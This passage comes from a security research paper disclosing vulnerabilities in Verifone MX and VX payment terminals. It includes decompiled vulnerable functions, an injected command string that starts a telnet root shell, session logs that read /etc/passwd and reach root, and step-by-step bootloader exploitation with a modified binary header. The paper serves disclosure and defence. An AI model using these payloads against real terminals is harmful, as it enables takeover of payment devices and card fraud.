mov r0, #dev_console
add r0, r0, r6
movs r1, #0
svc 5
@str r1, [r0]
mov r1, #0x11
movs r0, #1
svc 2
movs r0, #1
subs sp, sp, #0x20
str r0, [sp]
str r0, [sp, #4]
mov r0, #my_data
add r0, r0, r6
str r0, [sp, #12]
movs r0, #7
str r0, [sp, #8]
movs r1, #23
movs r0, #1
mov r2, sp
svc 2

_exit:
mov r1, #33
mov r0, #4
svc 10

a:
b a

my_data: .asciz "hohohoh"
dev_console: .asciz "/DEV/CONSOLE"

```

Figure 33 depicts the source code of our application exploiting this vulnerability.

5. Verifone MX Series

5.1. Vulnerabilities

The vulnerabilities in this section were initially discovered and presented during DEF CON 25 (2017) by Twitter user @trixr4skids. [DEF CON 25 - trix4kids "Doomed POS Systems."](#) The initial responsible disclosure didn't gain enough attention from Verifone to spur fixing them.

During our own research in 2019 we confirmed that these vulnerabilities were still presented on the latest models of the terminals. Additionally, the vulnerability CVE-2019-14713 was found.

Multiple arbitrary command injection (CVE-2019-14719)

The file manager application doesn't properly sanitize input data when executing different functions. An attacker can use Supervisor mode to type a command. This allows attackers to open a local user terminal and gain remote access to the PIN pad.

```
1 int __fastcall fmanager_select_action(const char *a1)
2 {
3     int v1; // r0
4     const char *v2; // r6
5     int v3; // r0
6     int v4; // r1
7     int v5; // r2
8     int v6; // r6
9     int v7; // r0
10    int v8; // r6
11    int v9; // r6
12    int v10; // r0
13    int v11; // r1
14    int v12; // r2
15    int v13; // r8
16    int v14; // r3
17    int v15; // r2
18    int v16; // r3
19    int v17; // kr08_4
20    int v18; // r7
21    int v20; // [sp+Ch] [bp-42Ch]
22    int v21; // [sp+10h] [bp-428h]
23    char v22; // [sp+14h] [bp-424h]
24
25    v1 = strcmp(a1, "OK");
26    if ( !v1 )
27    {
28        v2 = (const char *)fp_multivalue_selected_get(dword_50230);
29        if ( !strcmp(v2, "COPY") )
30        {
31            _sprintf_chk(&v22, 1, 1024, "cp %s /mnt/usbstor1/", &fmanager_fname);
32            system(&v22);
33            sync();
34        }

```

Figure 34 depicts an example of vulnerable function (1).

```

1 int xfer_usb_action()
2 {
3     int v0; // r6
4     int v1; // r7
5     int v2; // r7
6     const char *v3; // r0
7     char v5; // [sp+8h] [bp-328h]
8     char v6; // [sp+114h] [bp-21Ch]
9     char v7; // [sp+214h] [bp-11Ch]
10
11     v0 = 0;
12     v1 = sub_7E60((int)"Please Wait...\nLarge files take time to copy!", 1, 0, 0);
13     evas_render(**(_DWORD **)&sm->field_0_);
14     while ( v0 < dword_51A8C )
15     {
16         if ( *(_BYTE *) (dword_51B14 + v0) )
17         {
18             _strcpy_chk(&v7, &unk_51A94, 256);
19             _strcat_chk(&v7, *(_DWORD *) (dword_51B18 + 4 * v0) + 11, 256);
20             _sprintf_chk(&v6, 1, 256, "cp %s /mnt/flash/install/dl", &v7);
21             system(&v6);
22         }
23         ++v0;
24     }
25     sub_7E1C(v1);
26     evas_render(**(_DWORD **)&sm->field_0_);
27     v2 = sub_7E60((int)"Installing Files...\nLarge bundles may take minutes.", 1, 0, 0);
28     evas_render(**(_DWORD **)&sm->field_0_);
29     utility_installfile(&v5);
30     memcpy(&dword_51B1C, &v5, 0x104u);
31     sub_7E1C(v2);
32     evas_render(**(_DWORD **)&sm->field_0_);

```

Figure 35 depicts an example of vulnerable function (2).




Figure 36 depicts an example and results of attack (1).




Figure 37 depicts an example and results of attack (2).

```

root@kali: ~ x root@kali: ~ x
root@kali:~# telnet 10.95.107.22 8443
Trying 10.95.107.22...
Connected to 10.95.107.22.
Escape character is '^]'.

$ id
uid=603(sys4) gid=603(sys4) groups=603(sys4),616(system),
,749(usr8sys),750(usr9sys),751(usr10sys),752(usr11sys),75
$ whoami
sys4
$ uname -a
Linux Trident 2.6.31.14 #1 PREEMPT Wed Apr 6 00:18:39 EES
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/false
sys12:x:611:611:sys12:/home/sys12:/bin/false
sys2:x:601:601:sys2:/home/sys2:/bin/false
sys3:x:602:602:sys3:/home/sys3:/bin/false
sys4:x:603:603:sys4:/home/sys4:/bin/false
sys5:x:604:604:sys5:/home/sys5:/bin/false
sys6:x:605:605:sys6:/home/sys6:/bin/false
sys7:x:606:606:sys7:/home/sys7:/bin/false
usr1:x:500:500:usr1:/home/usr1:/bin/false
$ cat /etc/shadow
cat: can't open '/etc/shadow': Permission denied
$ head -c 256 /home/usr1/[REDACTED] | hexdump -C
head: /home/usr1/[REDACTED]: Permission denied
<
  
```

Figure 38 depicts an example and results of attack (3).

Svc_netcontrol arbitrary command injection and privilege escalation (CVE-2019-14718)

The Svc_netcontrol service runs every time the PIN pad is launched. Svc_netcontrol communicates through UNIX sockets. An attacker with local access to the PIN pad can create and send a special packet to the UNIX-Socket /tmp/netprosock1. This enables injection of arbitrary code into the pppd script, which gains root access.

```
char data_packet[0x52c];  
memset(data_packet, 0, 0x52c);  
strcpy(data_packet+32, "ppp");  
int len = __snprintf_chk(data_packet+32+696, 255, 1, 255, "logfile  
/tmp/ppp_log debug notty chatcon 123;telnetd\t-lsh\t-p1337>/tmp/.test;");  
memset(data_packet+32+696+432, ' ', 128);
```

Figure 39 depicts an example of an injected command.




Figure 40 depicts our results from the attack.

Secure Installer Level 2 race condition privilege escalation (CVE-2019-14711) Role Based Access Control (RBAC) settings are meant to prevent the root user from gaining access to PIN pad system files. The Secure Installer Level 2 (secins v1.12.1) runs each time the PIN pad is launched. Secins is responsible for RBAC settings. To apply those settings, the application first disables all settings (gradm -D) and then re-enables all settings at the end of the process (gradm -E). An attacker with root privileges can run the secins application and terminate it after RBAC is disabled, but before RBAC is re-enabled. This is known as a "race condition" state.

```
29     memset(&s, 0, 0x80u);
30     strcpy(&s, "123456\n");
31     write(v3, &s, 0x80u);
32     write(v3, &s, 0x80u);
33     close(v3);
34     v4 = open("/etc/grsec/grsecpw", 0);
35     if ( v4 < 0 )
36         goto LABEL_17;
37     v10[0] = "/sbin/gradm";
38     v10[1] = "-P";
39     v10[2] = 0;
40     v5 = execve_(v10, &_envp, v4, -1, -1, 0, 0, -1);
41     if ( !v5 )
42     {
43         lseek(v4, 0, 0);
44         v10[2] = "admin";
45         v10[0] = "/sbin/gradm";
46         v10[1] = "-P";
47         v10[3] = 0;
48         v5 = execve_(v10, &_envp, v4, -1, -1, 0, 0, -1);
49         if ( !v5 )
50         {
51             v6 = open("/dev/null", 1);
52             v10[1] = "-D";
53             v10[0] = "/sbin/gradm";
54             v10[2] = 0;
55             a5 = v6;
56             lseek(v4, 0, 0);
57             execve_(v10, &_envp, v4, a5, a5, 0, 0, -1);
58             if ( a5 >= 0 )
59                 close(a5);
60             v10[0] = "/sbin/gradm";
61             v10[1] = "-E";
62             v10[2] = 0;
63             v5 = execve_(v10, &_envp, -1, -1, -1, 0, 0, -1);
64         }

```

Figure 41 depicts an example of the vulnerable code.

```
Applications ▾ Places ▾ Terminal ▾ Thu 11
root@kali:~
File Edit View Search Terminal Tabs Help
root@kali:~ x root@kali:~ x root@kali:~ x
root@kali:~# telnet 10.95.107.22 1337
Trying 10.95.107.22...
Connected to 10.95.107.22.
Escape character is '^]'.

# sh /mnt/usbstor1/secins_race.sh
secins race condition exploit
1. killall secins
2. start new secins manually - waiting for pid.
secins pid = 1535
3. try to read test file
head: /home/usr1/HeartBeat: Permission denied
4. test file read is successful. killing secins
sloit sucessfull
# ead -c 128 /home/usr1/MWH_ITX | hexdump -C
sh: ead: not found
# head -c 128 /home/usr1/MWH_ITX | hexdump -C
00000000 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 |.ELF.....|
00000010 02 00 28 00 01 00 00 00 f8 7a 02 00 34 00 00 00 |..(.....z..4...|
00000020 e8 62 4a 00 02 00 00 05 34 00 20 00 08 00 28 00 |.bJ.....4. ...(.|
00000030 25 00 22 00 01 00 00 70 74 f6 48 00 74 76 49 00 |%. "....pt.H.tvI.|
00000040 74 76 49 00 70 e1 00 00 70 e1 00 00 04 00 00 00 |tvI.p...p.....|
00000050 04 00 00 00 06 00 00 00 34 00 00 00 34 80 00 00 |.....4...4...|
00000060 34 80 00 00 00 01 00 00 00 01 00 00 05 00 00 00 |4.....|
00000070 04 00 00 00 03 00 00 00 34 01 00 00 34 81 00 00 |.....4...4...|
00000080
# whoami
root
# id
uid=0(root) gid=0(root)
# uname -a
Linux Trident 2.6.31.14 #1 PREEMPT Wed Apr 6 00:18:39 EEST 2016 armv6l GNU/Linux
#
```

Figure 42 depicts the results of our attack.

Secure Installer Level 2 + Level 1. Unsigned packages installation with usr1-usr16 privileges (CVE-2019-14713)

Fshsecins is a package installer that's used with the "Restore mode" of the PIN pad. It doesn't check the signature of a package when sent by users with uid 500 – 515 (usr1 – usr16).

```
20 control_1 = control;
21 v6 = PkgUid;
22 v7 = path;
23 v8 = arc_args;
24 if ( !_lxstat_(path, &stat_buf) || (stat_buf.st_mode & 0xF000) != 0x8000 )
25     return 0;
26 if ( v8 != "-z" && v8 != "-j" )
27 {
28     if ( v8 == null_ )
29         return 166;
30     return 0;
31 }
32 v9 = sub_78A4(v7);
33 logger("Installing unsigned package %s\n", v9);
34 if ( !v6 )
35     v6 = stat_buf.st_uid;
36 if ( control_1->PkgType != 9 )
37     return 115;
38 if ( control_1->PkgUid != v6 )
39     return 207; // uid must be same as app user accord
40 if ( !check_uid_is_less_516(v6) )
41     return 169;
42 v10 = exec_tar_list("/tmp/secins/pkglist", v7, v8);
43 if ( !v10 )
44 {
45     v11 = control_1->Umask[0] ? strtol(control_1->Umask, 0, 8) : -1;
46     v10 = sub_1368C();
47     if ( !v10 )
48     {
49         v10 = sub_136CC();
50         if ( !v10 )
51         {
52             ptr = 0;
53             if ( get_group_entry(0, control_1->Group, 0, (int *)&v19, (int *)&ptr) )
54             {
55                 v10 = 140;
```

Figure 43 depicts an example of the vulnerable code.

6. Verifone VX and MX Series

6.1. Vulnerabilities

Vulnerabilities, described below are the part of SBI boot loading process, which affects both VX and MX series. Therefore, the severity is extremely high.


To fix them, the vendor would have to update the boot loader process. This update has been issued by PCI in Nov 2020.

Undeclared access to the system via SBI loader (CVE-2019-14715)

The trusted loader allows for writing arbitrary code to memory during its SBI loader stage. All an attacker needs is physical access to the terminal.

The SBI loader enables file execution on the system through use of the XDL protocol, processing .SCR files, or using the command line.

Our terminal has SBI version 03_04. However, this vulnerability occurs in both earlier and later versions of SBI. Experts have confirmed the issue in version 03_10. Further details will be covered for the 03_08 version.



```
COM8 - PuTTY

=====
==== SBI V. 03_04 (Jan 13 2013 22:14:13)
==== SEARCHING USB STICK
==== USB NOT FOUND
==== LOADING FROM NAND
==== Read from nand 0x771e0 bytes in 63 mili seconds
==== Vx File Auth using PedGuard
==== Authenticated 0x771a0 bytes in 75 mili seconds
==== Loaded VX Module
```

Figure 44 depicts our SBI loader access.

In the case of an unsuccessful USB-flash load, the system tries to load files through the XDL protocol with the RS-232 serial port. The ddl.exe utility supports this protocol and is available from VerixOS SDK.

```

1 int __cdecl main_like(int arg, int a2)
2 {
3     int v2; // r4
4     BOOL v4; // [sp+0h] [bp-10h]
5
6     v4 = periph_process() == 1;
7     if ( sub_189B64() != 0xB2D58B32 )
8     {
9 LABEL_4:
10     if ( !v4 )
11         goto LABEL_9;
12     goto LABEL_5;
13 }
14 if ( !v4 )
15 {
16     doXDL(&v4);
17     goto LABEL_4;
18 }
19 LABEL_5:
20 if ( script_load("PSSBI.SCR") )
21 {
22     unload_stuff();
23     print("\n==== SCRIPT ENDED");
24     print("\n *** SBI V. %s (%s %s) ***", "03_08", "Dec 9 2013", "11:08:39", v4);
25     print("\n *** PLEASE REMOVE USB STICK ***");
26     print("\n *** THE SYSTEM WILL RESTART IN 10 SECONDS ***\n");
27     v2 = BCM_Get_Timer1Value(1u);
28     while ( (unsigned int)(v2 - BCM_Get_Timer1Value(1u)) < 0x3938700 )
29         ;
30     reset_tgt(10);
31 }
32 LABEL_9:
33 unload_stuff();
34 JMP2NAND();
35 print("\n==== RESET TARGET");
36 reset_tgt(10);
37 return 0;
38 }

```

Figure 45 depicts the main() function (0x00189DD4 offset) of the SBI loader.

```

1 int __fastcall doXDL(_DWORD *a1)
2 {
3     _DWORD *v1; // r6
4     int v2; // r4
5     int v3; // r1
6     int result; // r0
7     int v5; // r4
8
9     v1 = a1;
10    set_dword_181830(4);
11    sub_18A99C();
12    do
13    {
14        v2 = XDL_Handler(0); // XDL_Recv_waitCtrlBytes with 1000
15        if ( v2 == 99 )
16            break;
17        v3 = XDL_cnt;
18        if ( !XDL_cnt )
19            break;
20        ++XDL_cnt;
21    }
22    while ( v3 <= 3 );
23    result = sub_190370();
24    if ( v2 != 99 )
25        return result;
26    v5 = BCM_Get_Timer1Value(1u);
27    while ( (unsigned int)(v5 - BCM_Get_Timer1Value(1u)) < 60000000 )
28        ;
29    print("\n *** DOWNLOADING IS FINISHED ***");
30    print("\n *** PLEASE PRESS ENTER TO RUN SCRIPT ***\n");
31    while ( get_char() != 13 )
32        ;
33    result = 1;
34    *v1 = 1;
35    return result;
36 }

```

Figure 46 depicts the doXDL() function (0x00189E6C offset) of the SBI loader.

The *Download File* command uses the vulnerable check_bootHeader() (0x00196022 offset) function.

```

99     case 'W':                                     // Download file
100     v2 = -6;
101     if ( dword_187A00 > 0 )
102     {
103         v10 = (int*)(this->paBufIn + 2);
104         v11 = XDL_Recv__(this, (char*)v10, 2, 10, 1) == 2;
105         while ( v11 )
106         {
107             v12 = *(unsigned __int8*)v10;
108             v13 = *((unsigned __int8*)v10 + 1);
109             v10 = &dword_1879F8;
110             loaded_file.dataLen = (v12 << 8) + v13;
111             if ( loaded_file.dataLen + 10 > this->paBufIn_size_0x400 )
112                 break;
113             v14 = XDL_Recv__(this, this->paBufIn + 4, 4, 10, 1);
114             v11 = v14 == 4;
115             if ( v14 == 4 )
116             {
117                 loaded_file.field_3A = this->paBufIn[7]
118                                     + (this->paBufIn[4] << 24)
119                                     + (this->paBufIn[5] << 16)
120                                     + (this->paBufIn[6] << 8);
121                 if ( loaded_file.dataLen + 2 != XDL_Recv__(this, this->paBufIn + 8, loaded_file.da
122                    || !sub_195EF6(this->paBufIn + 1, loaded_file.dataLen + 9) )
123                 {
124                     return -1;
125                 }
126                 BCM_URTx_write_char(this, 6u);
127                 if ( check_bootHeader(dword_187A00, this->paBufIn + 8, loaded_file.dataLen) >= 0 )
128                     goto LABEL_48;
129                 return v2;
130             }
131         }
132     }
133     break;

```

Figure 47 depicts the XDL_Proto() function (0x001961D4 offset) of the SBI loader.

Data is interpreted by the Executable module using the header format that follows:

00000000	boot_hdr	struc ; (sizeof=0x30, align=0x4)
00000000	signature	DCD ?
00000004	hdr_len	DCD ?
00000008	data_len	DCD ?
0000000C	gap_C	DCB 4
00000010	type	DCD ?
00000014	flags	DCD ?
00000018	load_addr	DCD ?
0000001C	field_1C	DCB ?
0000001D	field_1D	DCB ?
0000001E	min_SBI_major	DCB ?
0000001F	min_SBI_minor	DCB ?
00000020	field_20	DCD ?
00000024	field_24	DCD ?
00000028	revocation	DCD ?
0000002C	dataDev_0	DCB ?
0000002D	dataDev_1	DCB ?
0000002E	dataDev_2	DCB ?
0000002F	dataDev_3	DCB ?
00000030	boot_hdr	ends

Figure 48 depicts the SBI loader file header structure.

If the loaded header file's "signature" field is equal to 0xA19BC38F and the "type" field isn't null (line 42), then the "load_addr" field is processed at the memory address of the loaded module (line 44). The content of the "load_addr" copies into memcpy().

That allows an attacker to write arbitrary code to the device's memory within the SBI context. This enables executing the attacker's code, including overwriting the SBI code itself.

```

1 signed int __fastcall check_bootHeader(int a1, char *data, unsigned int len)
2 {
3     unsigned int _len; // r4
4     signed int v4; // r0
5     void *v5; // r0
6     unsigned int v6; // r2
7     boot_hdr *v7; // r0
8     struc_uploadedFiles *v9; // r0
9     char *_data; // [sp+4h] [bp-1Ch]
10
11     _data = data;
12     _len = len;
13     v4 = dword_1825E8;
14     if ( dword_1825E8 < 0 )
15     {
16         v4 = loaded_file_already_contains(loaded_file.fname);
17         dword_1825E8 = v4;
18         if ( v4 < 0 )
19             return -1;
20     }
21     if ( BOOT_loadAddr )
22     {
23         v9 = &dwFiles[v4];
24         if ( !v9->loadAddr )
25         {
26             loaded_files_size += loaded_file.size;
27             v9->loadAddr = BOOT_loadAddr;
28         }
29         memcpy((char *)v9->loadAddr + XDL_file_ChunkOffset, _data, _len);
30         XDL_file_ChunkOffset += _len;
31         return 1;
32     }
33     v5 = dwFiles_alloc(XDL_file, XDL_file_ChunkOffset + _len);
34     XDL_file = (boot_hdr *)v5;
35     if ( !v5 )
36         return -1;
37     memcpy((char *)v5 + XDL_file_ChunkOffset, _data, _len);
38     v6 = XDL_file_ChunkOffset + _len;
39     XDL_file_ChunkOffset = v6;
40     if ( v6 <= 0x40 ) // sizeof(struct boot_hdr)
41         return 1;
42     if ( XDL_file->signature == 0xA19BC38F && XDL_file->type )// boot header magic
43     {
44         BOOT_loadAddr = XDL_file->load_addr;
45         memcpy((char *)BOOT_loadAddr, (char *)XDL_file, v6);
46         free(XDL_file);
47         XDL_file = 0;
48 LABEL_12:
49         dwFiles[dword_1825E8].loadAddr = BOOT_loadAddr;
50         return 1;
51     }

```

Figure 49 depicts the `check_bootHeader()` function (0x00196022 offset) of the SBI loader.

Exploitation example

1. Get the SBI loader example.
2. Modify the loader:
 - 0x00000000 offset – signature
 - 0x00000010 offset – type
 - 0x00000018 offset – load_addr

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	8F	C3	9B	A1	08	00	00	00	30	00	F2	45	00	00	00	00	ЦГ>Ў...0.тЕ...
00000010	04	00	00	00	03	00	00	00	F8	97	18	00	00	00	00	00ш-.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	59	60	A8	08	01	00	00	00	00	00	00	00Y`E.....
00000040	00	00	00	00	F0	45	01	00	01	00	00	00	60	00	00	00pE.....`...
00000050	90	45	01	00	10	49	01	00	01	00	00	00	00	00	00	00	ЃЕ...I.....
00000060	00	00	00	00	9A	D9	F2	45	00	00	A0	E1	00	00	A0	E1	...мЩтЕ.. б.. б
00000070	00	00	A0	E1	.. б.. б.. б.. б												
00000080	00	00	A0	E1	.. б.. б.. б.. б												
00000090	00	00	A0	E1	.. б.. б.. б.. б												
000000A0	00	00	A0	E1	00	00	A0	E1	01	04	A0	E3	09	00	80	E3	.. б.. б.. г..Ъг
000000B0	92	0F	0F	EE	A0	00	9F	E5	D2	F0	21	E3	98	00	9F	E5	'..о .цеТр!г..це
000000C0	00	00	40	E2	00	D0	A0	E1	D3	F0	21	E3	88	00	9F	E5	..@в.Р бур!г€.це
000000D0	02	0B	40	E2	00	D0	A0	E1	D3	F0	21	E3	7C	10	9F	E5	..@в.Р бур!г .це
000000E0	00	10	91	E5	20	20	A0	E3	00	00	A0	E3	00	10	80	E5	..`е г.. г..Ъе
000000F0	04	00	80	E2	04	20	42	E2	00	00	52	E3	FA	FF	FF	1A	..Ъв. Вв..Ягъя.
00000100	5C	10	9F	E5	20	20	A0	E3	20	00	A0	E3	00	30	91	E5	\.це г . г.0`е
00000110	00	30	80	E5	04	00	80	E2	04	10	81	E2	04	20	42	E2	.0Ъе..Ъв..Гв. Вв
00000120	00	00	52	E3	F8	FF	FF	1A	2E	00	00	EA	18	F0	9F	E5	..Ягъя...к.рце
00000130	00	00	00	02	1C	A4	19	00	1C	A4	19	00	1C	A4	19	00	...я...я...я..
00000140	1C	A4	19	00	1C	A4	19	00	28	A4	19	00	1C	A4	19	00	я...я..(я...я..
00000150	10	00	9F	E5	1E	FF	2F	E1	0E	F0	A0	E1	00	F0	1B	00	..це.я/б.р б.р..
00000160	24	99	18	00	28	99	18	00	00	00	1A	00	00	00	00	00	Ѕ™.. (™.....
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001A0	00	00	00	00	00	00	00	00	8F	C3	9B	A1	40	00	00	00ЦГ>Ў@...
000001B0	01	30	33	5F	30	34	4A	61	6E	20	31	33	20	32	30	31	.03_04Jan 13 201
000001C0	33	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	З.....
000001D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00л>..л
000001F0	2C	00	8F	E2	00	0C	90	E8	00	A0	8A	E0	00	B0	8B	E0	..Цв..ђи. Ља.°<a

Figure 50 depicts modification of the SBI loader.

3. Modify the SBI loader to call the CLI terminal function.
Loader 03_04 0x00000650 with offset (0x00189E48 offset on the terminal memory) has bytes 03 F0 21 FE. This is the opcode of the PROMPT() function.

ROM:00189E48	03 F0 21 FE	BL	PROMPT
ROM:00189E4C	08 F0 7A FF	BL	sub_192D44
ROM:00189E50	6C A0	ADR	R0, aResetTarget ; "\n====
ROM:00189E52	06 F0 97 FA	BL	sub_190384
ROM:00189E56	0A 20	MOVS	R0, #0xA
ROM:00189E58	05 F0 CD FE	BL	sub_18FBF6
ROM:00189E5C	00 20	MOVS	R0, #0
ROM:00189E5E	38 BD	POP	{R3-R5,PC}
ROM:00189E5E			; End of function sub_189DD4

Figure 51 depicts the SBI header modifications.

4. Load the file via ddl.exe.

```

C:\> \xd1
λ ddl
DDL - Direct Download (Version 2.0, Build 6)
Usage:
  DDL -p port -b baud -t timeout -d file -e file -i file
        -r [drive:][group/][name] -z -c [offset] -x password -f file
        file[@destination]... key=value...
Arguments:
  file      File to download. Equivalent to "-i" file. Use
            "file@destname" to specify different destination name.
  key=value Set configuration variable.
Options:
  -p port   Set host communication port. Default = 1 (COM1).
  -b baud   Set baud rate. Values: 300, 1200, 2400, 4800, 9600, 19200,
            38400, 57600, 115200. Default = 115200.
  -t time   Set communication timeout, in seconds. Default = 5.
  -k time   Set pre-transmit timeout, in seconds. Default = 0.
  -d file   Download file as a data file.
  -e file   Download file as a code file.
  -i file   Download file as code if it has a .OUT or .LIB
            or .VSA or .VSL extension, otherwise as data.
  -r files  Remove file(s): [drive:][group/][file], where drive is drive
            letter or "*", group is group number, ".", "*", or empty.
  -z        Coalesce Flash.
  -c [off]  Set terminal clock to host time plus optional offset of
            -23 to +23 hours.
  -x pswd   Set terminal password.
  -f file   Read more arguments from file.

C:\> \xd1
λ ddl.exe -p10 -b115200 data_0040_sbi_03_04_mod.bin
Opened COM10, 115200 baud
.....
Connected to SBI terminal
File      data_0040_sbi_03_04_mod.bin      131072 bytes
Download Succeeded
Closing COM10

```

Figure 52 depicts using ddl.exe during the SBI load function to use an attacker's arbitrary code.

```
COM8 - PuTTY

*** DOWNLOADING IS FINISHED ***
*** PLEASE PRESS ENTER TO RUN SCRIPT ***

==== Can't open PSSBI.SCR
==== GodMode On!

=====

====>HELP
=====

====help - print this help
====quit - quit this prompt mode back to script
====All commands are NOT case sensitive
====File names are in (8.3) format no long file names
====Where hex number is required use this format 0x01ABCDEF
====LS - <NAND> Show all root files and directories on USB Stick or on NAND
====LOAD - <File name> - Load file from the USB Stick into the RAM
====JMP - <address in hex> - Jump into the previously loaded application
====JMPB - <address in hex> - Jump into the previously loaded application
change to bigend
====DUMP - <Page number> - Dump NAND page to Uart .
====ERASE - <Start in blocks> <end in blocks> - Erase NAND.
====DDRAM - <DDRAM option number>
====Config DDRAM <Option number >
====BURN <File name> <start block (nand) number in hex> - Burn file from
SB to the NAND
